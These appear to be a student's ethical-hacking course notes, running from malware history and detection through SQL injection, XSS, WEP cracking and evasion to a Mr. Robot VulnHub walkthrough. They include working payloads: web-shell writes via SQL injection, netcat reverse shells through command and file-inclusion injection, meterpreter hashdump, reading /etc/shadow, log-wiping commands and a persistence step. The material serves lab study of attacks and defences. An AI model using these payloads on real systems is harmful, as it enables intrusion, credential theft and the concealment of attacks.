exploit > *exploit*  -- runs the exploit

RUNS EXPLOIT --now it shows C:\WINDOWS\system32

meterpreter > *pwd*

meterpreter > *getsystem*

meterpreter > *hashdump*

meterpreter > *screenshot*

meterpreter > *webcamsnap*

meterpreter > *sysinfo*

# \*\*Malware Definitions & History

1947 - First bug found. Literally a moth inside a computer causing a system crash.

1961 - Researchers at Bell labs create a game where programs can kill other programs.

1971 - Creeper virus on the ARPANet. "I am the Creeper, catch me if you can."

1974 - Rabbit virus on ARPAnet.

1982 - Elk Cloner on the Apple ii. Boot sector virus

1986 - Brain virus. Worldwide. First IBM PC-based virus. Virus on floppy disk.

1987 - Vienna virus. First virus to destroy data.

1989 - IBM introduces Viruscan. First commercial Antivirus offering.

**Virus**

First theoretical work done in 1947.

Self-replicating, can make copies of itself and find new hosts to move to by doing so.

May or may not be destructive in nature.

Uses other programs (attached).

**Worm**

Also self-replicating

Standalone program. Can exist on its own. It has 2 goals, 1 of which is to replicate itself on to other systems and the other is to do its primary function.

**Trojan horse**

Malicious software that looks like something else. Often it is designed to look like a normal piece of kit.

**Root Kit**

Hides existence of certain other types of software.

May be used to maintain privileged access to a system through a backdoor.

# \*\*Detection of Malware

Commonly, there are a couple of ways to do this between either IDS or antivirus software.

**Anomaly based**

Baseline needs to be measured. First need to find out what is normal on the network and then report on anything out of the ordinary.

**Signature based**

Taking a known signature of how a virus behaves on the network and comparing traffic to it to detect it.

Check any file or program against the signature.

Windows Security Essentials is the free MS AV that can perform other functions like malware detection.

Clam AV on Linux and Mac is a decent one.

**IDS. Intrusion Detection System**

**Host based** - Create a hash of all critical files on a system and store it in a db. Periodically check the files against the hash to see if anything has been modified.

**Network based** - Snort can be quite complicated. Basic Analysis and Security Engine (BASE) is a type of SIEM - Snort feeds it. Can see Snort rules in /etc/snort/rules$ ls

Need to know how packets are built to fully understand how the signature based rules work.

In BASE you can see the alarms that snort has triggered for analysis. Shows the kind of alarm which then requires further investigation.

Look at web connections - use a proxy. Put a malware detection engine on proxy. Malware will often interact with the web.

# \*\*Antivirus evasion

How to deploy some malware without AV detecting it.

AV programs are typically signature based. Try and make your malware look different from any known definitions of known malware. Malware will morph itself to try and evade AV. Write its own code. Use different encryption methods to try and evade AV.

Packing - stuff an exe inside a different package.

Encode it / portions of it - obscuring data so it can't be detected. Base64 as example.

Anomaly detection is obviously different as it works by detecting things that are different from normal.

An advantage is it is possible to create a lot of false positives by making lots of changes on the network and then sneaking in amongst these. Anomaly detection can cause a lot of work and often things get shut down when in reality there is no need to. Manpower & resources intense.

# \*\*Deployment of Malware

Need some sort of delivery method for the malware and also need the target to click on an exe file or visit a certain website.

**Zeus** is a malware wizard that has a botnet connection associated to it. Has a builder app to help make malware.

Give it a name that people are going to want to click on.

**EliteWrap** - takes an exe malware and wraps it inside something different. Creates a Trojan horse.

Wrap bot.exe inside install.exe. When you click on the exe it will run the thing that's expected but in the background the malware will run. Sneaky!

# \*\*Virus Types

**Boot Sector** - works by replacing the boot record on your system with a piece of code and will execute a virus prior to launching your existing boot record.

**Shell virus** - wraps a shell around a typical exe. Wrap Notepad inside a shell that will launch a virus before starting notepad. Have to compare the hash of the program to AV to see if there is a virus in the code.

**Multi-partite** - is a hybrid of both types wrapped into one. Can include macros from MS Office (visual basics).

**Poly-morphic** - Does code mutations. "Zeus". When you create the malware in the app it has a different hash every time. This makes it hard to match to an AV signature.

**Meta-morphic** - Re-writes itself every time it infects a new file.

# \*\*Malware Analysis

http://www.virustotal.com

Upload a file to the website and it will scan it and see if it matches any of their signatures they have saved. Gives a detailed description of what the file is.

**Strings- using search strings.**

*strings zsb.exe*  -- searches for strings of ASCII characters in any exe files in Linux. Possibly find some human readable information.

*peID* -- program executable ID. Search through exe files to see if it has been wrapped. Lots of good information if you know what you're doing.

# \*\*Windows ADS - Alternate Data Stream

1 single stream for that one text file. Multiple streams per file.

ADS is something in Windows that supports the use of Apple Resource Forks. There is also something in MacOS that allows applications connectivity back to Windows.

ADS is something that has always been there in Windows, wasn't until recently that attackers realised it could be exploited. Stuff their malware into these data streams to hide them.

*echo just a bunch of garbage > garbage.txt* -- Creates a text file called garbage containing the typed words.

*type garbage.txt* -- types what's in garbage.txt onto the command line.

*type streams.exe > garbage.txt:streams.exe* -- connects streams.exe as an ads to the text file garbage.txt

*notepad garbage.txt* - still shows contents of garbage.txt

*mklink systemlink.exe garbage.txt:streams.exe*

When you do *dir* garbage.txt only shows the file size of the primary data stream, the ADS isn't shown, it is hidden.

Windows 7 prevents opening applications from inside an alternate data stream.

Doesn’t show up in Windows Explorer either.

# \*\*Debugging

Need to be familiar with how programs or applications work and how they're laid out if you're going to be working with malware.

**Windows**

OllyDbg - free debugger / Immunity Debugger - similar but it's in colour.

Translates the binary to an almost readable format.

EST - is the stack pointer.

Base pointer is the bottom of the stack.

Instruction Pointer is where we are in the stack.

Might have to watch a tutorial on this to get a better understanding.

"When you know the code language better...." WHAT?!!

Run through instruction by instruction of how a program runs and what's happening with its memory.

# \*\*Packing & Packers in relation to Malware

"**Free UPX**" download takes files that have a Microsoft portable executable and do compression on them and wrap the application and executable code. Kind of forces a compression on a file.

**Zeus** (again) - automated builder. This will create your Trojan horse with the executable hidden inside. Zeus has UPX built in to the application.

# \*\*Program Analysis continued…

**Linux**

*strace ./formatstr* -- system calls. Static analysis with a little dynamic of what goes on when you run a program.

*ltrace ./formatstr* -- library calls

**Windows**

*Process Explorer* -- nice GUI information about all processes and ProcessID. How much memory is in use? Click through properties, very useful information.

Not even sure if this is still a thing.

*Process Monitor* -- a little bit like strace. Commands that might have happened it background.

Can enable boot monitoring. Takes a dump of every process involved in the boot. This helps locate bootloader malware.

# \*\*DoS & DDoS

Dos attack goal is to deny service to a particular resource. DDoS tries to get the same goal but by attacking from a botnet type.

**Stockeldrought** - German for barbed wire. One of the oldest DoS application. Has a master zombie that controls an army of zombie bots ready to attack for DDoS. It uses **blowfish.c** to encrypt messages between the attacker and the master server.

DDoS requires a co-ordinated effort from zombies or botnet. Directed by a master host. It has a command & control infrastructure.

# \*\*DoS Attacks

packetstormsecurity.org -- stores a lot of files for information.

Search for types of attack and PacketStorm could have the source code required to run the attack. Learn how the attack is written. A lot of the attacks don't work anymore but still very interesting.

# \*\*Cyber Crime

Criminals who are involved in this are using the same strategies and tactics that this course covers. We need to study it because we need to know what the bad people are doing so we can mitigate them. One of the reasons companies are hiring eth hack is because they're concerned with security posture.

Cyber-crime is estimated to cost upwards of $1 Trillion!! Not only from businesses but also private people and especially government.

Chinese Cyber division is estimated to be involved in espionage, theft of Intellectual Property, and hacking attacks. Cisco accused Huawei of Int Prop theft. Russia are also allegedly involved in election meddling?

We don't practice stringent security measures. Spending on security is seen as throwing money away, viewed as insurance. Businesses don't see the value of it.

Anonymous - blur the lines between good/bad hackers. Hacktivism or Cyber-crime?

# \*\*Botnets - zombies

A network of compromised hosts carrying out the wishes of a master.

Typically used in carrying out criminal activities or for spamming. Used to spread viruses and carry out DoS attacks especially.

Understanding the protections that might be in place to avoid an attack from a botnet.

Grum botnet was used for spamming. World's biggest botnet spam network.

**Zeus** - is able to generate a piece of software that can be deployed to create a botnet.

**Tribe Flood Network, TFN** - used on compromised UNIX systems on the internet. Used to implement DDoS attacks such as SYN flood, ICMP flood, UDP flood, and Smurf attack.

Tools were released in late 1990's, problem was quickly realised and in early 2000's some better techniques to stop botnets were being created. TFN2K was written but not sure if it is still up to date.

# \*\*Attack counter-measures

Useful to know how to mitigate the attacks as you can tell your client. This is where your best value as an ethical hacker comes from. Tell them how to close them.

**Linux**

*iptables* -- Rules to set on a Linux FW. Looks like a lot of rules that would be set by a stateless Firewall. iptables if not already on FW can easily be downloaded and applied.

*iptables --flush* -- flushes all current rules to start fresh

iptables -P INPUT DROP --

iptables -P OUTPUT DROP --

iptables -P FORWARD DROP --

etc...

1 policy has 3 chains. Input, Output and Forward chains.

*iptables -A INPUT -S "192.168.1.0/24" -J accept* -- Setting a rule for INPUT that anything from those source addresses would be accepted

*iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT* -- Setting a rule that any ICMP echo request (ping) going outwards is allowed through. Setting a rule by protocol.

*iptables -A INPUT -p tcp --dport 80 -m limit --limit25/minute --limit-burst 100 50 -j accept* -- sets a rate limit for the data and connections on anything to do with destination port 80.

*iptables -A -m state --state INVALID -j DROP* -- Sets a rule based on the state flow status.

*iptables -A INPUT -s "42.42.42.42" -j LOG* -- Log anything to do with address 42.42.42.42

# \*\*Web Application Testing

Web Application Testing is when you go to a website that has some interactive function with the user and you check the functionality and security of the web application.

Normally would use the browser as part of your toolkit.

**Burp Suite** is an intercepting proxy. Web application testing tool. Enables the browser to be configured to use it.

**Vicnum Project** - has some vulnerable web app that can be exploited.

Spider the website first to discover all of the pages associated with the website. Need this before finding all of the functionality.

Next you would kick off a scan that will scan all of the discovered pages and web application functions.

The scan will highlight some possible vulnerabilities which you can investigate further to discover what exploits you could use. Also results will all need to be verified by running more precise scans than general website scan.

# \*\*Web Application Architecture

Very high level overview. 4 tier model. Servers could even all be virtual on 1 physical server.

**Presentation Layer** -- This will be done in the browser. Client side.

User Interface Components

UI Process Components

**Business Layer** -- Webserver & Application Server.

Service Interfaces

Business workflows

Business Components

**Data Access Layer** -- Behind the Application Server.

Data Access Components

**Data Stores** -- The actual db server. Manages the storage on the storage device. Including indexing data.

Database

# \*\*Web Testing Tools

1st thing you need is a browser.

**Burp Suite** is a Web application scanner. Intercepting proxy. Spider. Scanner. Has lots of additional settings...

**OWASP ZAP (Zed Attack Proxy)** - More or less the same as Burp Suite. Includes a fuzzer built in to suite, SQLinjection or manipulating data in an attempt to break the application.

Add-ons can be used to assist with pen testing. Need to look into this further. Add-ons literally add on additional functionality to the browser so it can do more than just display websites.

# \*\*XSS - Cross Site Scripting

The ability to have scripts execute from inside form fields in web applications. For example entering a command in the name box to steal a cookie from the target computer, this then could be used to access Amazon for example.

persistent cross site scripting - used to access data at rest

non-persistant - code needs to be injected into the form when the page is accessed

# \*\*SQL Injection

Very similar to cross-site scripting attack although this is primarily used to target the web application database SQL server.

Entering a command in the name or password field which could then dump a copy of the whole database or allow for authentication bypass.

**Burp Suite** can be used to carry out a SQLinjection attack for you.

**SQLmap –** will attempt to perform SQL Injection. Works as a sql injection fuzzer.

Username: *blah’ OR 6=6 --*

SELECT \* FROM users where Username = blah’ OR 6=6 -- AND Password =

Keep an eye on the URL, maybe it will be possible to manipulate the URL to input a SQL Server.

**Enumerate the db**

Search for Movie: Iron’ *ORDER BY 1 -- ORDER BY*

Search for Movie: iron’ UNION all SELECT 1,table\_name,3,4,5,6,7 FROM information\_schema.tables –

*Iron’ union all select 1,column\_name,3,4,5,6,7 from information\_schema.colmns where table\_name=’users’ --*

Iron’ union all select 1,log,3,4,password,6,7 from users --

1’ UNION all SELECT 1, user() --

**Blind SQL Injection** – Use a SLEEP statement to see if the db hangs. If it hangs then you know the server is accepting your SQL statements.

**Reading a file**: Iron’ union all select 1,load\_file(“/etc/passwd”),3,4,5,6,7 --

**Write a file:** Iron’ union all select 1,”Test”,3,4,5,6,7 into outfile ‘/tmp/test.txt’ --

Iron’ union all select 1,“<?php echo shell\_exec($\_GET[‘cmd’]);?>”,3,4,5,6,7 into outfile ‘/var/www/bWAPP/documents/reverseshell.php’

Open a listener *nc –nvlp 4444*

*In browser:*

[*http://10.0.0.1/bWAPP/documents/reverseshell.php?cmd=nc*](http://10.0.0.1/bWAPP/documents/reverseshell.php?cmd=nc) *–nv 4444 –e /bin/bash*

Use **Burp Suite** to capture the traffic to see what SQL statements are being made.

Sqlmap –cookie=”PASTE IN THE COOKIE” –data=“SEARCH STRING DATA” –u “URL OF SITE” --dump

Sqlmap –cookie=”PASTE IN THE COOKIE” –data=“SEARCH STRING DATA” –u “URL OF SITE” –D bWAPP –os-shell

# \*\*Cross-Site Request Forgery

Get a user to perform a function on a web application without them being aware of it.

**"GET for POST"**

POST - sending data to the server

GET - receiving data from the server

A GET tag can easily be hidden inside an image tag. You could create a website which has an image tag that has a size of 0 so won't show up on the page. Then when you visit the page your pc will run the GET command as it is hidden inside the html of the image tag.

Putting together an attack where I can get you to go to a page without you being aware that you are going to the page.

# \*\*Session hijacking & Session based attack

HTTP is a good protocol for transferring data between a web server and a client. It was never designed with web applications in mind.

HTTP was basically designed to share documents which contain links to other documents. For scientists to share papers with each other.

Web server has no logic to keep track of sessions. Web applications had to be designed to keep track of open sessions.

Imagine shopping on Amazon.co.uk, the website will create a session ID for you. This will be linked to your cart, account and possibly bank details. If somebody was able to hijack your session ID what could they do??

A cookie is a way of storing session ID. A server puts cookies on your pc which will allow the webserver to identify you again next time you visit their site.

When you visit a website it will send a GET cookie command to your pc to see if it has placed a cookie there previously. It then checks the cookie against its database to work out who you are and try and personalise bits for your experience.

# \*\*Hacking Web Server

Hack the web server as a pivot point. Normally you’d hack the web server but really you’ll be after the DB behind it.

Windows IIS server – Internet Information Server. Feature on Windows Server.

Apache web server – most of the Internet

* Footprinting
  + Email
  + Harvester – harvest details from site like sub-domains
  + Look for user accounts from emails
  + Whois search
  + DNS
  + Look through site
  + Get as much information as possible
  + “Powered by….”
  + Source code
  + Robots.txt
* Scan ports
  + Open ports
  + Filtered ports
* Enumerate
  + Use different tools
  + Dirb to find directories – 200 code is good
  + dirbuster
* Vulnerability scans
  + Run OpenVAS
  + Import into Metasploit\_db
  + Nikto *nikto –h http://<target URL>*
* Exploit
  + Searchsploit - Search for exploits
  + Metasploit
  + Intercept proxy – **burpsuite**
  + OWASP ZAP
  + Hydra – brute force
  + Medusa – brute force

**Different type of vulnerabilities**:

* Operating System Vulnz
  + Is the system patching schedule up to date?
  + Disable unnecessary services – close ports
* Application Vulnz
  + SQL db back end is it input sanitised
* Misconfiguration errors
  + Don’t leave default settings. Wordpress server installed – is it credentials changed?
  + Disable default user accounts after giving hard
  + “.conf” files – disallow, change permissions
  + Directory listings – disabled!
  + Poor or no security controls.
  + Encryption – use when it is available
  + --
  + HTTP response splitting? Inject carriage return?
  + Web cache poisoning
  + Monitor logs – am I being attacked
  + Web application firewall
  + IDS/IPS
  + Regularly perform red team vuln scanning

# \*\*Common web-app threats

A way for a browser to interact with a back-end server.

**Injection Attack:**

* SQL injection
* Command injection
* http injection
* raw injection

SQL Injection

Login: *blah’ or 1=1 --*

Password: blah

Command Injection

Enter an IP to PING: 127.0.0.1 *; cat /etc/passwd/*

Enter an IP to PING: 127.0.0.1 *&& which nc*

*Start a nc listener on my system, then: nc –nvlp 4444*

Enter an IP to PING: 127.0.0.1 *; nc –nv <my IP> 4444 –e /bin/bash*

http injection

Name: *<b>*David*<b>*

Last name: *<i>*Richards*<i>*

Code Injection

See what the site does. Check URL. Put raw code in the URL to see what happens.

Start a listener and enter a code in the URL.

File Inclusion

Web server reaches out to include files rather than have it stored locally. If you see “file=” then the web app is reaching out to include another file. Can you change the name of the file?

RFI & LFI – remote or local file inclusion

**RFI** – Set up apache simple http server on port 8888. Make a simple python script to enable a netcat. Set a netcat listener on my host then change where the file is looking and put our own code in. “language=French.php” change to “language=http://<my ip>/8888/netkat.php” this executes the script and will start a remote-shell.

**LFI** – this can be done locally. “language=French.php” to “language=/etc/passwd”. Getting reverse-shell is harder his way. Need to locate a directory that is writeable. May have to combine with a directory traversal technique too. “language=../../../../../../../../../etc/passwd”

“page=../../../../../proc/self/environ” This is a file that reads information out of the GET request. The HTTP\_USER\_AGENT field of the GET request can be manipulated. Start a nc listener. Intercept on Burp then use the repeater to enter php code which will start nc and connect the listener on port 4444.

Authentication mechanisms

OWASP ZAP runs faster for this specific hack. Weak passwords – bWApp. Brute force using Burp or ZAP. Use the intruder tab in Burp – set payloads and then start attack. Community edition is throttled.

**ZAP** – for an attack set persist. Then simply enter the URL and away you go. Click attack and it will start analysis of the site. Intercept the web traffic. View it I zap. Strat the fuzzer, add the payloads and attack.

Keep an eye out for sessions being still valid after logging out when using multiple tabs in a Browser.

Weak to no encryption. Base64 Encoding (secret). Burp find the “secret=” in the cookie. Then use the decoder in Burp to take html off, then decode from base64.

**XXE**- If there is an xml parser on the web app. Feed it some code and then it is possible to input your own xml code to retrieve contents of “/etc/passwd”.

**XSS** – Cross Site Scripting

**Reflected**: Web app asks you for some information. Then it uses that info somewhere else on the site. “Hello, David”.

What is your name?: *<script>alert(“XSS”)</script>*

**Stored**: Writing in a comment box, sign a guestbook. Stores the code, so whenever you visit the page the script will run again.

**DOM** Based: enter the script in the URL.

A lot of browsers nowadays do not allow for scripts to be run automatically when browsing to a site.

**Known Vulnerable Components**

Heartbleed:

Shellshock: Change the http referrer. Enter the shellshock command to get /bin/bash and start nc.

**IDOR** – Indirect Object Reference / Insecure DOR.

Look for the POST http request in Burp, intercept the packet and then modify. Buy 10 tickets but change the price to 0. Need to look at the HTTP requests. Intercept and then change.

# \*\*Password Attacks

Normally some sort of brute force. Using **Burp Suite** have a search for pages with "user" on them to try and locate a log in page.

When you've found a page transfer it to "Intruder" tab.

Variety of different possible attacks.

Set the first payload as Username and the 2nd payload as Passwords.

Doing this brute force attack in Burp Suite will send 30,000,000+ combinations of username and password so it could take quite a while.

Check in Burp Suite in case any password have been sent in clear text, which would mean you could run a sniffer to try and catch them rather than brute force.

# \*\*Encoding & Decoding

When dealing with web application data is encoded in a certain way.

Base64 is a common method of encoding. Possible to use **Burp Suite** (again). Under the decoder tab it is possible to play around with encoding to see how it all works.

Another thing to have a play around with is hashing. Try using the different hashes to see the results.

# \*\*Wireless Networking

The idea of wireless networking goes back a long way. Packets over the radio goes all the way back to ALOHA net, 1970/80s.

Modern wireless networking is known as Wi-Fi (Wireless Fidelity). 802.11 family of protocols defines Wi-Fi standard today.

New 802.11 protocols are in development with faster speeds.

Uses an SSID to identify what network you're connecting to. An SSID can be a maximum of 32 characters long.

# \*\*Encryption Techniques

**WEP, WPA, WPA2**

**WEP** - Wired Equivalent Privacy, Very early, weak, protocol. It was cracked easily. Stream cipher. It had a vulnerability in the algorithm which enabled it get hacked fairly easily when enough data is collected.

**WPA** - Wi-Fi protected access. Quickly deployed as an intermediary measure because they know WEP had vulnerabilities. Was only 10 or 24 character passcode.

**WPA2** - The true successor to WEP much more secure. Uses a pre-shared key of variable length and complexity. Also uses Temporal Key Integrity Protocol, TKIP, which forces a key exchange every 10,000 packets or so.

**None** - Open network. Zero trust network.

**Enterprise Encryption** - Authenticate with a username and password. Typically will be a RADIUS or AAA server somewhere in the network. Provides accountability and logging for auditing.

Wi-Fi protected set-up creates vulnerabilities in WPA and WPA2. Funnily enough WEP is ok with Wi-Fi protect.

# \*\*Wi-Fi Hotspots

There's a number of ways of collecting information on Wi-Fi hotspots and access points. Whether you're in the parking lot or sat inside the building attempting to jump on a Wi-Fi network.

Using normal OS you can find Wi-Fi networks that are broadcasting their SSID. It will sometimes show hidden SSIDs also. The process of hiding your SSID is known as “SSID Cloaking”. There is normally an icon which will tell you if the network is protected by encryption also.

**KisMAC** is a tool to find networks that are broadcasting. Doesn't actually work very well any more.

**NetStumbler** is a windows equivalent.

**Wi-Fi Explorer on MAC** provides some good information about the network you can connect to. Can be good for trying to capture the information on an intermittent AP that's up and down.

The tools, although they do pretty much the same as using the OS, will try and determine the name of any hidden SSID.

# \*\*Breaking WEP

Gather a whole lot of data to be able to do this WEP breaking.

**AirCrack-ng** will help break the encryption. A function inside aircrack is **airmon**. This will show the different interfaces installed on this system that are enabled to allow Wi-Fi.

*sudo airmon-ng start wlan0* -- runs airmon on wlan0

*sudo airdump-ng mon0* -- this will monitor and dump any information it finds so that aircrack can work

*sudo aircrack-ng [options] <.cap / .ivs file>* -- starts aircrack

Really, to run aircrack you will need a file which is what airdump will provide for you often in the 100s of MB if not GBs.

Can also insert a wordlist as one of the options (-w).

# \*\*Rogue Access Points (APs)

**Wi-Fi Explorer**, MAC. In Enterprise often a rogue AP might be getting used to circumnavigate company internet access rules. Share internet with people that might not be meant to have access.

Setting up a clone AP which then will become a MITM attack. It gathers all authorisation information. Needs to look identical to the real Wi-Fi network.

The real AP needs to be taken down so that yours is the only one that shows up.

In public, set up an AP with no security. People will connect to them for free Wi-Fi. People might transmit some really good information.

A rogue AP attack is known as an “Evil Twin” attack.

# \*\*Wireless Sniffing

**Wireshark** using a wireless interface. Have a look at all of the traffic that goes on the network.

Really just do this because you're interested in the network. Try to discover devices and services that are running.

If you are more concerned with wireless activity at level 1 or 2 then you could use **AiroDump**.

Using Wireshark you kind of need to be connected to the SSID. Using airodump it will grab everything it sees in the air.

A passive wireless sniffing tool is called **Kismet**.

# \*\*Protecting your Wireless Setup

A few different ways:

* Give your wireless network a name (SSID) that's not so obvious as to what business or enterprise it belongs too.
* Make sure you've got some sort of encryption turned on. WEP, WPA or WPA2.
* Disabling the SSID broadcast is no guarantee that they won't find your network.
* Set up some access policies. Make a basic MAC authentication ACL.

# \*\*Evasion

**Evade** - getaway from something.

Evasion is to avoid getting caught. Might want to avoid a firewall or an intrusion detection system.

Lots of different techniques:

* Log alteration, they won’t know what you’ve done if they can't see the logs for it or you’ve changed them. Probably best not to delete all the logs. Change attributes of logs, try and hide exact what you were doing.
* Disable audit mechanisms – Turn auditing off
* Hiding amongst noise. Create loads of noise on the network to hide your activity.
* Do a low and slow attack. Only send a couple of packets here and there and it might not be detected.
* Unicode attack - sending of Unicode characters instead of single code asci characters.
* Fragmentation attacks - badly fragmented packets can sometimes get through a FW.

Bash\_history - delete the bash history file

*export HISTSIZE=0 -* Keep 0 records in the history. **Do this first to hide activity**

WIN: Event Viewer - delete the whole log

Metasploit - clear rev module

*Cd /var/log/auth.log* - good one to clear

*Echo “ “ > auth.log* - wipes the log file

*Sed –I ‘/opened/d’ /var/log/auth.log*

Nano can edit log files in Linux

*History –c* - clears out history

*History –w* - wipes history pressing up

*Shred –zu <file> -* deletes and overwrites files

Timestomp in Metasploit – change metadata relating to logs.

Become familiar with evasion techniques to better your reputation.

Avoiding detection. Malicious attackers will have similar techniques so if I can do it so can they!

# \*\*Steganography

The art of hiding information inside something else.

A really popular use of steganography is to take an image and hide some other form of data inside that image.

Windows - **QuickSteg** is an app to hide text inside an image. Really quite cool and very simple.

Linux - **StegHide** - embed a file inside another file. Even specify a passphrase to access the embedded information. Terminal line program. In Linux you can put an image inside an image.

*Steghide embed –cf <.jpg> -ef <secrets.txt>* - hides a jpg inside a txt document

*Enter passphrase:*


*Steghide --info <file>* - Returns info on the file that’s been embedded

*Steghide extract –sf <normal file>* - extracts the hidden file from the normal one

Steg Analysis – a glitch in the matrix could indicate a hidden file.

# \*\*Stacks and Heaps

Memory layout.

[](https://www.google.co.uk/url?sa=i&rct=j&q=&esrc=s&source=images&cd=&cad=rja&uact=8&ved=2ahUKEwjirK3J95_dAhUNyoUKHQN1B2IQjRx6BAgBEAU&url=https://slideplayer.com/slide/5203885/&psig=AOvVaw1zafd7_Vqvd0Rv3JmAuqcG&ust=1536101810538367)

Low address 00000 - High address FFFFF

Code/Text - Where all of the program resides. Where all of the exe code lives.


Static Data - Any data that we know about during compile time. Global variables...

Heap - gets any memory that is dynamically allocated.

Stack - Memory that gets used in a particular way.

The stack starts at the highest point in the memory and grows down.

When functions are being used in a program a new stack frame is put on the stack.

[](https://loonytek.files.wordpress.com/2015/04/stack13.png)

Function local variables - any variable that’s local to a particular function. Predefined data that isn't dynamically allocated.

Base Pointer - which points to the bottom of the stack.

Return Pointer - an instruction pointer. The point we have to jump back to once we are finished with this function.

Calling Parameters - to that particular function.

# \*\*Buffer Overflows

Fill the buffer with more data than it can handle so it starts to leak memory.

Manipulate the data so that I control what gets placed in the Return Pointer field therefore telling the target what code to execute next. Then I control the program. Making a segmentation Fault.

# \*\*Format String Attacks

Examples are written in C.

Where a programmer is calling a function that provides a format string however there is no format string so it just grabs data off the top of the stack.

# \*\*DE compilers

Want to take a dump of binary or hex and make it legible. Decompile back to code.

Big problem is inaccuracy. The translated readable converted to machine readable will do things in different ways. Difficult to know how it was compiled.

Conversion inaccuracies.

Legality - The legality was challenged 20+ years ago. Very strict laws against decompiling a program to raw code so that you can't steal intellectual property.

Flash - Flash assembled / disassembler. Very good tool for using Flash.

Java - harder to find Java de compilers but they are out there.

# \*\*Reverse Engineering Malware

Different techniques for reverse engineering:

* Observe what it does.
* Could use a disassembler.

*x86dis -e 0 -s intel < bufo | less* -- this runs the disassembly program. Creates a file of machine language which is then converted to assembly language (almost readable)

*gdb bufo* -- This runs a debugger against the bufo file

Can follow what the program is doing line by line this then allows you to reverse engineer malware.

\*\*\*\***BE CAREFUL WITH PATENT LAWS AND INTELLECTUAL PROPERTY\*\*\*\***

Quite a specialised skill. Not many ethical hackers’ possess.

# \*\*Protecting Against Buffer Overflow Attacks

To protect from a buffer overflow attack.

Do it from a programming perspective. Goes back in to programming language again.... eek.

But you can't rely on all programmers to do the right thing.

How to protect the OS from the Kernel.

**Configuring** that the only thing executable is in Low Memory and that nothing else in the stack can execute. You can't inject code into the stack to execute code you've just inserted.

**Randomise the memory locations**. Every time you run the program it is given a different address space. Can no longer predict the memory location that the return pointer will point to.

**Stack Canary** - Where we place a piece of data in front of the return pointer that we knew about ahead of time. So when it comes to returning from the function we could check the stack canary against the memory canary and see if the values differ in any ways then the return pointer has been corrupt in some way. Value comparison.

\*\*\*\*\*\*\*\*\*\* AWAITING PART II \*\*\*\*\*\*\*\*\*\*

# \*\*Practical Web-App Hacking

**Mr. Robot VM from VulnHub**

Mkdir unihack – make a directory for the hack.

Start a leafpad – document everything, add to leafpad.

Identify the IP of target

*Nmap –A –T4 –n –p- 10.10.10.10* - run this, xmas, and UDP scan, output to a new file

Port 80 & 443 is open

Visit the site on port 80 – turn Burp on, but Intercept OFF so it’s passively gathering info.

Click on every link, see what everything does. Look around. View Page Source. Look in robots.txt

*Nikto –h* [*http://10.10.10.10*](http://10.10.10.10)- scans the website looking for vulns. Analyse all info returned

*Wafw00f* [*http://10.10.10.10*](http://10.10.10.10) - detect if there is a web app firewall

*Dirb* [*http://10.10.10.10*](http://10.10.10.10)- double check for directories. If it doesn’t work, maybe use a bigger wordlist. Can take hours.

Find a txt file in robots.txt. download and save.

*Sort fsocity.dic | uniq > wordlist.txt* - This can be used as a wordlist for Brute Force

*Wpscan --url* [*http://10.10.10.10*](http://10.10.10.10) *--enumerate u* - scan the WordPress site

Navigate to the WordPress login page.

*WordPress ERROR: Invalid Username* - helps you identify a user account.

Open ZAP – give it the wordpress IP. Intercept the http traffic. Right click – fuzzer. Add payloads. Start by adding the wordlist.txt created earlier to fuzz the site. Sort through the result at the bottom screen. Sort them by column headers to see anything different. The username ‘Elliot” returns a different http response. It would now be possible to fuzz the password.

Go back to wpscan and run another brute force method.

*Wpscan –url* [*http://10.10.10.10/*](http://10.10.10.10/) *--wordlist wordlist.txt –username Elliot*

This runs a brute force attack using Elliot as the username.

Log in to WP using elliot as the username and the password identified from the wpscan.

Browse through every option and page to find somewhere to get code to run.

Found a php page under Themes > 404 Not Found

Google search “php web shells” by pen test monkey.

*Msfvenom –p php/meterpreter/reverse\_tcp lhost=<my IP> lport 4444 –f raw*

This creates the payload. Paste it into the template to replace the old one.

*Metasploit:*

*Use multi/handler*

*Set payload php/meterpreter/reverse\_tcp*

*Set lhost My IP*

*Set lport 4444*

*Exploit*

Go and visit a page on WP and wait for the script to kick off and it will open remote shell.

Upgrade the shell:

*Python –c ‘import pty: pty.spawn(“bin/bash”)’*

Attempt Privilege Escalation

*Find / -perm –u=s –type f 2>/dev/null*

Have a look at the output and try and find things you can run.

Nmap can run as ROOT.

*/usr/bin/local/nmap –interactive*

*!cat /etc/shadow -* this is now viewable. Can steal hashes of all users.

*!/bin/bash* - this didn’t work properly, notice the $ sign.

*!/bin/sh* - this worked! Run *id* and see *euid=0(root)*

Now, it’s time to add a user account for continued access. Also start deleting logs.